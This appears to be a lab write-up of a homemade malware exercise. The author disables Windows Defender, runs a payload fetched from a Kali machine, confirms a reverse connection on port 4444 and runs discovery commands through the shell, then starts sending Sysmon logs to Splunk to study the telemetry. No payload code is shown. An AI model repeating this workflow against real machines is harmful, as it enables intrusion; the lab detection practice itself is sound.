
For the second part of this project I shifted over to my Windows machine and disabled Windows Defender so I am able to download and execute my malware.

I searched for 192.168.20.11:9999 and found my malware there, I downloaded it and clicked on keep so it can be downloaded even though it contains malware.







This is what happens if I try to open it, I clicked Run




After this I opened Command Prompt and ran netstat -anob to see if there is an established connection to my Kali machine and there was.





Here it is an established connection to 192.168.20.11 on port 4444 with a process ID of 4492; I opened Task Manager and went into details and searched for the same process ID to find out if it was running and it was.



I went into Kali and I had an open connection, I ran shell to establish a shell on my test machine, then I ran net user, net localgroup as well as ipconfig










After this I went into Splunk to see what type of telemetry was generated.


Inside Splunk I went into Settings, clicked on indexes and clicked on New Index in order to create a new index called endpoint so my Sysmon logs can be injected into Splunk.





Home
localhost:8000/en-US/app/launcher/home
Apps
Administ...
2 Messages
Settings
Activity
Help
Find
Search & Reporting
Audit Trail
Splunk Secure Gateway
Upgrade Readiness App
Manage
Add Data
Monitoring Console
Search settings...
KNOWLEDGE
Searches, reports, and alerts
Data models
Event types
Tags
Fields
Lookups
User interface
Alert actions
Advanced search
All configurations
DATA
Data inputs
Forwarding and receiving
Indexes
Report acceleration summaries
Source types
Ingest actions
DISTRIBUTED ENVIRONMENT
Forwarder management
Indexer clustering
Federation
Distributed search
SYSTEM
USERS AND AUTHENTICATION
Roles
Users
Tokens
Password management
Authentication methods
Home - Personal - Microsoft Edge


Manage Indexes | Splunk 9.4.0
localhost:8000/en-US/manager/launcher/data/indexes
Apps
Administ...
2 Messages
Settings
Activity
Help
Find
ndexes
New Index
repository for data in Splunk Enterprise. Indexes reside in flat files on the Splunk Enterprise instance known as the indexer. Learn more
Indexes
filter
20 per page
Name
Actions
Type
App
